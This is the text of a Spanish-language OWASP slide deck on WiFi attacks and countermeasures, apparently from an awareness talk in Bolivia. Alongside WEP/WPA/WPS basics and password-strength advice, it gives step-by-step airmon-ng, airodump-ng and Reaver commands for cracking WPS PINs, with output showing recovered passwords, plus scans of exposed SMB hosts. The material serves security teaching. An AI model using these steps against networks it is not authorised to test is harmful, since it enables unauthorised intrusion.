



Ataques Wifi Riesgos y Contramedidas

Ing. PPT CISO Jorge Luis Martinez Valda



OWASP

The Open Web Application Security Project



OWASP

The Open Web Application Security Project

- About Me
- Ingeniero de Sistema egresado de la Universidad del Valle desde el 2008.
- Fan de la seguridad informatica.
- Consultor de servicios de Ethical Hacking.
- **Email:** jlmartinezvalda@gmail.com
- Whatsapp: 76126297



OWASP

The Open Web Application Security Project

- Un poco de concientización...



OWASP

The Open Web Application Security Project

- Situación actual en Bolivia... Wifi

See-Security	Mar 04 2013 - Wireless Hacking - Haifux
Wireless Hacking - Haifux	Introduction WiFi Classes Vulnerabilities Attack



A little backdoor

Move to Bolivia (Almost no restrictions there)

```
iw reg get  
iw reg set B0
```

Fragmento de manual que enseña a hackear redes Wifi.



OWASP

The Open Web Application Security Project

- Web.



Chilenos hackean la página web de la Policía Boliviana

Viva Chile **cullao!**




Imagen de la página de la Policía.

NACIONAL • BOLIVIA

Hackean la página de una mutual e incorporan mensajes contra la demanda marítima boliviana

El de hoy es el quinto caso registrado desde el 11 de enero, cuando fueron atacados los portales de la Policía, de la Armada boliviana y de la Dirección General de Migración. Ayer ocurrió lo mismo con el portal del Ministerio de Comunicación.



cibernético contra Tigo; Anonymous hackeó su página

su plan de 300 megas por 3 bolivianos, los ataques en contra de la telefónica aereo fue su página web el martes y este jueves fue el turno de su página en

atribuido a Anonymous Bolivia consistió en reemplazar las fotos de perfil y de perfil y reemplazarlas por imágenes donde se ve una persona encapuchada sin máscara tradicional que identifica a Anonymous.



OWASP

The Open Web Application Security Project

WLAN y SERVIDORES.

Angry IP Scanner 1.89

File Go to Commands Options Help

IP range: [redacted] to [redacted] . 255 Start

Hostname: [redacted] IP [redacted] CLASS CLASS Threads 0

IP	State	Hostname	Port	Ping	Error
[redacted]	Alive	DRUROSERVER	139: open	448 ms	None
[redacted]	Alive	SCADA_OR	139: open	461 ms	None
[redacted]	Alive	WYS-IMPORT	139: open	637 ms	None
[redacted]	Alive	SERVIDORII	139: open	328 ms	None
[redacted]	Alive	CENTRAL-VIP	139: open	650 ms	None
[redacted]	Alive	SERVER-DNS-FTP	139: open	620 ms	None
[redacted]	Alive	USER-PC	139: open	1071 ms	None
[redacted]	Alive	SERVER_ANTIVIRU	139: open	142 ms	None
[redacted]	Alive	GOBERNACION	139: open	497 ms	None
[redacted]	Alive	N/A	139: open	1658 ms	11004
[redacted]	Alive	PROSRV	139: open	978 ms	None
[redacted]	Alive	SERVER-HELP	139: open	1321 ms	None
[redacted]	Alive	SFC-1-24402	139: open	428 ms	None
[redacted]	Alive	SFC-1-24401	139: open	635 ms	None
[redacted]	Alive	SFC-1-24405	139: open	624 ms	None
[redacted]	Alive	SERVIDOR	139: open	905 ms	None
[redacted]	Alive	TRANSPORTE	139: open	833 ms	None
[redacted]	Alive	SISTEMAS	139: open	773 ms	None
[redacted]	Alive	VNL-PC	139: open	2318 ms	None
[redacted]	Alive	ASRODRIGUEZ	139: open	2259 ms	None
[redacted]	Alive	POTOSI-SERVER	139: open	1510 ms	None
[redacted]	Alive	N/A	139: open	994 ms	11004
[redacted]	Alive	HTSERV	139: open	941 ms	None
[redacted]	Alive	SERVIDOR	139: open	972 ms	None

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\-->net view \[redacted]
System error 5 has occurred.

Access is denied.

C:\Users\-->net view \[redacted]
System error 5 has occurred.

Access is denied.

C:\Users\-->net view \[redacted]
Shared resources at \[redacted]

Share name Type Used as Comment
-----
D Disk
SGTaller 2 Disk
SGTaller 3 Disk
Users Disk
The command completed successfully.

C:\Users\-->
```



OWASP

The Open Web Application Security Project

- Que es Wifi?.
 - Que necesitamos para este servicio.
- Protocolos de Cifrado (WIFI).
 - WEP, WPA, WPA2 y PIN WPS.

Modos de trabajo Inalámbrico.

-Modo Infraestructura, modo Ad-Hoc, MODO MONITOR.

Herramientas de Hacking Wifi.

- Antenas y complementos.
- Sistemas Operativos.

Ataques.

Vulnerabilidad en LTE 4G.



- **Wifi** es una tecnología de comunicación inalámbrica que permite conectar a internet equipos electrónicos, como computadoras, tablets, Smartphones o celulares, etc., mediante el uso de radiofrecuencias o infrarrojos para la transmisión de la información.

Que necesitamos para tener Wifi?



OWASP

The Open Web Application Security Project



Que necesitamos para tener Wifi?



OWASP

The Open Web Application Security Project



Que necesitamos para tener Wifi?



OWASP

The Open Web Application Security Project



Que necesitamos para tener Wifi?



OWASP

The Open Web Application Security Project



En Bolivia



OWASP

The Open Web Application Security Project

LTE 4G



Que necesitamos para tener Wifi?



OWASP

The Open Web Application Security Project

- Dispositivos que consumen este servicio





OWASP

The Open Web Application Security Project



- Protocolo mas antiguo.
- Nivel de seguridad pobre.
- Descifrable en pocos segundos.
- No recomendable.




- Soporta una clave de hasta 63 caracteres alfanuméricos (Claves mas largas).
- Cambia de clave automáticamente cada pocos minutos.
- Da mas trabajo al Router por el cambio constante de clave.





- WPS



PIN: *Consiste en asignar un número PIN, a cada dispositivo que se vaya a conectar a la red, de manera que este número es conocido por el Router.*

PBC: Consiste en un intercambio de credenciales del Router al cliente, de forma que los dos dispositivos tienen un botón físico o virtual que al ser pulsado al mismo tiempo.

NFC: El intercambio de credenciales lo hace al pasar el dispositivo a una distancia de entre 0 y 20 cm.

Para que esta funcionalidad exista los dos dispositivos tienen que tener esta tecnología.

USB: El más seguro, pero el menos usado, ya que consiste en guardar las credenciales en un dispositivo USB, y copiarlas desde el Router al cliente.


Método por PIN

¿Y donde esta el PIN?



OWASP

The Open Web Application Security Project



WPS PIN (TPLINK)



OWASP

The Open Web Application Security Project

- Status
- Quick Setup
- WPS**
- Network
- Wireless
- DHCP
- Forwarding
- Security
- Parental Control
- Access Control
- Advanced Routing



WPS (Wi-Fi Protected Setup)

WPS Status: Disabled

Enable WPS

Current PIN: 45008092

Restore PIN

Gen New PIN

Disable PIN of this device

Add a new device:



Add Device

WPS PIN (DLINK)



OWASP

The Open Web Application Security Project



BASIC **ADVANCED** TOOLS STATUS HELP

ADVANCED

- VIRTUAL SERVER
- SPECIAL APPLICATIONS
- GAMING
- GAMEFUEL
- ROUTING
- ACCESS CONTROL
- WEB FILTER
- MAC ADDRESS FILTER
- FIREWALL
- INBOUND FILTER
- ADVANCED WIRELESS
- WISH
- WI-FI PROTECTED SETUP**
- ADVANCED NETWORK

WI-FI PROTECTED SETUP

Wi-Fi Protected Setup is used to easily add devices to a network using a PIN or button press. Devices must support Wi-Fi Protected Setup in order to be configured by this method.

[Save Settings](#) [Don't Save Settings](#)

WI-FI PROTECTED SETUP

Enable :

Lock Wireless Security Settings :

[Reset to Unconfigured](#)

PIN SETTINGS (ADMINISTRATOR ACCESS ONLY)

Current PIN : 41540169

[Reset PIN to Default](#) [Generate New PIN](#)

ADD WIRELESS STATION (ADMINISTRATOR ACCESS ONLY)

[Add Wireless Device Wizard](#)

Copyright © 2004-2007 D-Link Systems, Inc.



Simultaneous Dual-Band Wireless-N Gigabit Router WRT610N


Setup | **Wireless** | Security | Storage | Access Restrictions | Applications Gaming

Basic Wireless Settings | Wireless Security | Wireless MAC Filter

Manual **Wi-Fi Protected Setup™**

Wi-Fi Protected Setup™

Use one of following for each Wi-Fi Protected Setup™ supported device:

1. If your client device has a Wi-Fi Protected Setup™ button, click or press that button and then click the button on the right.


OR

2. If your client device has a Wi-Fi Protected Setup™ PIN number, enter that number here
 and then click

OR

3. If your client asks for the Router's PIN number, enter this number **45786709** in your client

Modos de trabajo



OWASP

The Open Web Application Security Project



MODO ADMINISTRADO



Wireless USB



Wireless PCI

Wireless-N
Ad-Hoc



Wireless PCI



Wireless USB



MODO ADHOC



MODO MONITOR

La tarjeta de red inalámbrica la usamos para conectar a WiFi. Cuando es así, nuestra tarjeta interviene en las comunicaciones con el servidor, (escucha y habla), Pero cuando la ponemos en el modo monitor, no interviene en las comunicaciones,(no habla), pero sin embargo "escucha" a otra tarjeta y a su servidor, cuando éstos se están comunicando entre sí.

Chip Wireless



OWASP

The Open Web Application Security Project





OWASP

The Open Web Application Security Project



USB – UNIDIRECCIONAL DE ALTA POTENCIA



PCI - OMNIDIRECCIONAL



USB - OMNIDIRECCIONAL



USB - OMNIDIRECCIONAL

Ampliando señal




OWASP

The Open Web Application Security Project



*Antena Direccional casera bote de Pringles
Stick USB Wifi Conceptronic 54Mbps*

Sistemas para el ataque





- Hechos:
 - 1 Existen tantos tipos de ataques como escenarios nos encontramos.
 - 2 Un atacante no solo hackea una señal Wifi para tener Internet.
 - 3 Si se encuentran lejos del objetivo tardará mas.
 - 4 Tambien depende de la longitud de la contraseña.
 - 5 Todos los Routers mal configurados son susceptibles a ataques, independientemente del protocolo de cifrado que utilizen.


1 - Existen tantos tipos de ataques como escenarios nos encontramos.



OWASP

The Open Web Application Security Project

- Cifrado WEP (Aircrack-ng).
 - > Ataque 1+3 (Falsa asociación e inyección de tráfico).
 - > Ataque Chop Chop.
 - > Ataque fragmentación.
 - > Hirte Attack.
 - > Caffe Late Attack.




Cifrado WPA y WPA2

- > Obteniendo el handshake.
- > Obteniendo la contraseña: Aircrack-ng.
- > Obteniendo la contraseña: coWPAtty.
- > Obteniendo la contraseña: Pyrit.
- > Obteniendo la contraseña: Rainbow Table.
- > Obteniendo la contraseña: Por Diccionario.

2 - Un atacante no solo hackea una señal Wifi para tener Internet.



- Además del robo de señal...
 - Cargarse al muerto (Forma de Anonimato).
 - Utilizar equipo victima de repositorio ilícito.
 - Utilizar equipo victima para ataques (DDoS).



3 - Si se encuentran lejos del objetivo tardara mas.



OWASP

The Open Web Application Security Project



En el caso de ser dueños del Adaptador Inalámbrico USB



En el caso de ser dueños del Router

4 - También depende de la longitud de la contraseña.



OWASP

The Open Web Application Security Project

Barquero

Barra

Barranco

Barrendero

Barrer

Barrera

Barriga

Barril

Barrio

Barro

Barrote

Barullo

Báscula

Bastante

Bastón

Bocado

Bocina

Boda

Bofetada

Bofetón

Bola

Boligrafo

Bolsillo

Bolso

Bollo

Bomba

Bombachos

Bombero

Bombilla

Bombín

Buey

Bufanda

Bulto

Burbuja

Burla

Burlar

Burlón

Burro

Buscar

Butaca

Butano

Buzo

Buzón

Ejemplo de Diccionario (palabras con B)

Es muy poco probable que la contraseña a hackear se encuentre en nuestro diccionario.



Tiempo necesario para decodificar o hackear una contraseña

Diferencias entre la fortaleza de contraseñas con 5, 6, 7 u 8 caracteres.
Usando números, letras, letras con mayúsculas y minúsculas, combinando lo anterior
y por ultimo agregando símbolos.

38172

Al instante

manue

Al instante

MaNue

4 segundos

MaN72

9 segundos

MaN7*

1 minuto

381723

Al instante

manuel

3 segundos

MaNuel

3 minutos

MaN723

9 minutos

MaN72*

2 horas

3817239

Al instante

manuela

1 minuto

MaNueIA

3 horas

MaN723e

10 horas

MaN72*@

8 días

38172395

10 segundos

manuelas

35 minutos

MaNuelAB

6 días

MaN723eB

25 días

MaN72*@&

2 años

5 Todos los Routers mal configurados son susceptibles a ataques, esto independientemente del protocolo de cifrado que utilicen.



OWASP

The Open Web Application Security Project



Si tu Router

5 Todos los Routers mal configurados son susceptibles a ataques, esto independientemente del protocolo de cifrado que utilicen.



OWASP

The Open Web Application Security Project



Si tu Router




**Tiene activada y mal
Configurada la
opción WPS**

5 Todos los Routers mal configurados son susceptibles a ataques, esto independientemente del protocolo de cifrado que utilicen.



Si tu Router



Tiene activada y mal Configurada la opción WPS



No importa si tu cifrado es WEP, WPA o WPA2.



- Reaver es una aplicación que prueba cientos de PIN's contra el Router auditado y cuando encuentra el correcto nos devuelve en pantalla la contraseña Wifi que usa para conectarse a la red.
- El proceso de encontrar el PIN correcto puede tardar entre 4 a 10 horas, esto dependiendo de la distancia que tengamos hacia el Router.
- ***Si conocemos el PIN del Router la contraseña de Wifi nos la muestra en menos de 5 segundos.***

Resultado de Reaver



OWASP

The Open Web Application Security Project

```
[+] Waiting for beacon from A4:52:6F:E2:4D:56
[+] Switching mon0 to channel 1
[+] Associated with A4:52:6F:E2:4D:56 (ESSID: WLAN_4D55)
[+] Trying pin 13409708
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 5 seconds
[+] WPS PIN: '13409708'
[+] WPA PSK: 'LOWygf0rwT9MsajyyLPL'
[+] AP SSID: 'WLAN 4D55'
[+] Nothing done, nothing to save.
root@BTshell:~#
```

PIN

CLAVE



- Paso 1: ***airmon-ng start wlan0***
- ✓ “***airmon-ng start***” es parte de la suite ***aircrack-ng***, y configura nuestra tarjeta de red inalámbrica en modo ***MONITOR***.
 - ✓ Donde ***wlan0*** es la interfaz o representación de su tarjeta Wifi.

*NOTA: Después de correr este comando la nueva interfaz en modo monitor se llamará ***mon0***.*



```
root@kali:~# airmon-ng start wlan0
```

```
Found 2 processes that could cause trouble.  
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to kill (some of) them!
```

```
-e  
PID      Name  
3115     NetworkManager  
3464     wpa_supplicant
```

```
Interface      Chipset      Driver  
wlan0          Realtek RTL8187L      rtl8187 - [phy0]  
                (monitor mode enabled on mon0)
```



- Paso 2: ***airodump-ng mon0***
 - “***airodump-ng***”, es otro comando de la suite ***aircrack-ng*** que permite visualizar en pantalla las redes Wifi o cualquier dispositivo que emita señal tipo inalámbrica alrededor nuestro.
 - ***mon0*** es la nueva interfaz hacia nuestra tarjeta inalámbrica. Esta se encuentra en modo monitor o escucha.

Resultado comando anterior



OWASP

The Open Web Application Security Project

CH 6][Elapsed: 1 min][2010-07-18 14:53

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:1B:11:91:70:BA	0	2	34	0 0	6	54	WEP	WEP		Cortesi
00:1F:C6:51:63:9C	0	0	4	14 0	6	54	WEP	WEP		CONY
00:19:5B:8A:1C:F6	0	0	9	0 0	6	54	WEP	WEP		samissions2
00:1B:FC:6B:6B:76	0	0	22	470 6	6	54	WEP	WEP		CONSTANZA1
00:15:E9:E1:F6:23	0	63	212	0 0	6	54	WEP	WEP		www.conocechile.c
00:0F:3D:5A:CE:42	0	6	92	4 0	6	54	WEP	WEP		REDRSM
00:02:CF:95:55:EB	0	39	344	2 0	6	54	WEP	WEP		PABLO
00:22:B0:43:4E:C7	0	35	270	0 0	6	54	WEP	WEP		vecinos
00:A0:C5:F9:D8:C2	0	49	394	0 0	6	11	WEP	WEP		Pilar
00:1B:11:90:82:E4	0	37	381	0 0	6	54	WEP	WEP		learn
00:02:CF:95:47:EA	0	48	377	0 0	6	54	WEP	WEP		loretito
00:18:39:71:F9:78	0	3	60	3 0	6	54	WEP	WEP		Fabulosa
00:21:91:4D:84:6E	0	43	344	0 0	6	54e	WEP	WEP		QQ
00:1F:33:2F:1B:E8	0	0	34	0 0	6	54e	WEP	WEP		RoomApart
00:1B:11:24:D3:91	0	38	400	5 0	6	54	WEP	WEP		samissions
00:1F:C6:71:D1:9A	0	38	132	4603 47	6	54	WEP	WEP		natcam
00:17:9A:5A:BA:E1	0	0	4	0 0	6	54	WEP	WEP		buenavista5
00:17:9A:62:EF:11	0	0	6	0 0	6	54	WEP	WEP		jorge
00:02:CF:95:55:BD	0	0	4	0 0	6	54	WEP	WEP		Casa
00:1A:73:B4:00:74	0	0	0	2 0	133	-1	WEP	WEP		<length: 0>

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
(not associated)	2C:A8:35:A8:6B:9D	0	0 - 2	0	5	morazan,Rep. Dominicana
(not associated)	00:23:7A:D9:0A:81	0	0 - 2	0	1	Defran
(not associated)	0C:EE:E6:9E:36:54	0	0 - 1	0	1	cpereira
(not associated)	00:19:7E:42:1E:81	0	0 - 1	0	1	XPA
(not associated)	00:04:23:8C:76:45	0	0 - 1	0	5	
(not associated)	00:1B:77:00:D3:2E	0	0 - 1	0	1	

BSSID: MAC DEL ROUTER

PWR: QUE TAN CERCA ESTAMOS DEL ROUTER

BEACONS: SI TENEMOS PUNTO DE VISTA CON EL ROUTER

DATA: CANTIDAD DE PAQUETES VALIDOS

#/S: NUMERO DE PAQUETES VALIDOS CAPTURADOS POR SEGUNDO

ENC: TIPO DE CIFRADO

ESSID: NOMBRE DEL ACCESS POINT



OWASP

The Open Web Application Security Project


- Paso 3: De la lista anterior elegimos una red a auditar y anotamos los siguientes datos:
 - **BSSID:** Es la MAC ADDRESS del Router.
 - **CH:** Es el canal por el que trabaja el Router a auditar.



METEMPSICOSIS ~ # airodump-ng mon0

Red a auditar

CH 10][Elapsed: 13 s][2015-09-12 15:04

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
06:D9:54:24:7E:71	-1	0	4 0	1	-1	WPA			<length: 0>	
84:9C:A6:B0:4D:E9	-28	2	4 0	2	54e	WPA2	CCMP	PSK	METEMPSICOSIS	
50:7E:5D:8A:86:59	-53	3	4 0	9	54e	WPA2	CCMP	PSK	NARANJA	
00:1A:2B:B1:22:D9	-52	5	0 0	1	54e	WPA	CCMP	PSK	WLAN_84A4	
00:1A:2B:AE:2E:49	-70	2	0 0	3	54e	WPA	CCMP	PSK	CasaArturo	
88:03:55:55:42:12	-80	7	0 0	7	54e	WPA2	CCMP	PSK	Orange-4210	
88:03:55:B5:8E:04	-82	5	5 0	7	54e	WPA2	CCMP	PSK	Orange-8E02	
00:1A:2B:AC:02:7B	-85	4	32 0	1	54e	WPA	CCMP	PSK	WLAN_376E	
F8:8E:85:2A:7C:1A	-86	2	0 0	1	54e	WPA	CCMP	PSK	MOVISTAR_7C19	
9C:80:DF:9A:26:15	-87	3	0 0	7	54e	WPA2	CCMP	PSK	Orange-2613	
30:B5:C2:B4:7F:6E	-87	5	0 0	7	54e	WPA2	CCMP	PSK	Orange-2613	
F8:63:94:03:20:09	-89	2	0 0	1	54e	WPA	CCMP	PSK	MOVISTAR_2000	

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	C4:E9:84:0D:9B:96	0	0 - 1	0	3	
06:D9:54:24:7E:71	2C:54:CF:AE:F7:44	-88	0 - 1e	0	4	
84:9C:A6:B0:4D:E9	7C:FA:DF:45:0B:0B	-1	0e- 0	0	1	
88:03:55:55:42:12	68:AE:20:A6:A7:EF	-89	0 - 6	0	1	
00:1A:2B:AC:02:7B	00:1C:10:65:F9:72	-88	11 - 5	0	31	

 Cliente Conectado



- Paso 4: Desde *Backtrack*, *Kali*, *WifiSlax*, *WifiWay* o un Sistema Operativo Linux con Reaver instalado ejecutamos el siguiente comando:

```
reaver -i mon0 -c 9 -b 00:11:22:33:44:55 -vv
```

Donde,

- i mon0*** es la interfaz Wifi en modo monitor.
- c*** es el canal por el que el Router emite señal.
- b*** MAC ADDRESS del Router a auditar.
- vv*** Cuantas mas V's mas información del proceso en pantalla.

Comando anterior en Kali Linux



OWASP

The Open Web Application Security Project

```
CH 6 ][ Elapsed: 1 min ][ 2015-01-20 23:02
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
08:96:D7:56:BF:69	-34	21	10 0	1	54e.	WPA2	CCMP	PSK	Gpot f
5E:F9:6A:B4:0E:B9	-60	18	41 0	6	54e	WPA2	CCMP	PSK	Vodaf
F0:84:C9:58:F0:7A	-81	5	1 0	11	54e.	WPA2	CCMP	PSK	Chast
34:81:C4:26:82:BE	-81	14	0 0	10	54e.	WPA2	CCMP	PSK	FRITZ

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
5E:F9:6A:B4:0E:B9	60:D9:C7:2D:3D:BD	-64	0e-0e	150	41	
(not associated)	00:C0:CA:84:31:6D	0	0-1	0	11	

```
root@PCFTK2015:~# reaver -i mon0 -b 08:96:D7:56:BF:69 -vv
```

```
Reaver v1.4 WiFi Protected Setup Attack Tool
```

```
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso  
l.com>
```

```
[+] Waiting for beacon from 08:96:D7:56:BF:69
```

Proceso de reaver



OWASP

The Open Web Application Security Project





12345670



PRIMER PIN WPS
A PROBAR



12345670



Sin acceso / Contraseña Wifi





12345670



Sin acceso / Contraseña Wifi



12457858





```
root@bt: ~/reaver-1.3/src - Shell - Konsole
Session Edit View Bookmarks Settings Help
[+] Trying pin 33193816
[+] 95.16% complete @ 2012-01-18 00:44:35 (6 seconds/attempt)
[+] Trying pin 33196855
[+] Trying pin 33198675
[+] Trying pin 33192802
[+] Trying pin 33192284
[+] Trying pin 33193786
[+] 95.21% complete @ 2012-01-18 00:44:51 (6 seconds/attempt)
[+] Trying pin 33194448
[+] Trying pin 33197425
[+] Trying pin 33191386
[+] Trying pin 33198613
[+] Trying pin 33192451
[+] 95.25% complete @ 2012-01-18 00:45:06 (6 seconds/attempt)
[+] Trying pin 33194028
[+] Key cracked in 70275 seconds
[+] WPS PIN: '33194028'
[+] WPA PSK: 'longawfulpassword'
[+] AP SSID: 'dlink'
root@bt:~/reaver-1.3/src#
```

back | track 4

- codename [pwnsauce]

Shell

D-LINK Syst root@bt: ~ reaver16.pr 2 01:49



- **Aircrack-ng**
 - Aircrack-ng es una suite de software de seguridad inalámbrica. Consiste en un analizador de paquetes de redes, un crackeador de redes WEP y WPA/WPA2-PSK y otro conjunto de herramientas de auditoría inalámbrica.
- **Crunch**
 - Generador de palabras.
- **Linset**
 - Software de clonado de AP.
- **Reaver y Wash**
 - Ataque a WPS. Prueba y error de cientos de PIN'es contra el Router.

Otro hecho interesante



OWASP

The Open Web Application Security Project





OWASP

The Open Web Application Security Project



NO INTENTEN CULPARNOS PORQUE ALEGAREMOS DEMENCIA...

Demo



OWASP

The Open Web Application Security Project

LTE 4G



BR_LTE_XXXX

?



- Alguien sabe que es esto?:



BR_LTE_XXXX

Nombre por defecto que muestra un modem 4G en Sucre



OWASP

The Open Web Application Security Project



Wigle WarDriving



OWASP

The Open Web Application Security Project

WiGLE Wifi

LIST MAP DASH DATA

Run: 1259 New: 1071 DB: 789914

Upload to WiGLE.net

Lat: 37.74292367 +/- 33 ft
Lon: -122.47911166 Alt: 213 ft
Speed: 2 mph Sats: 0

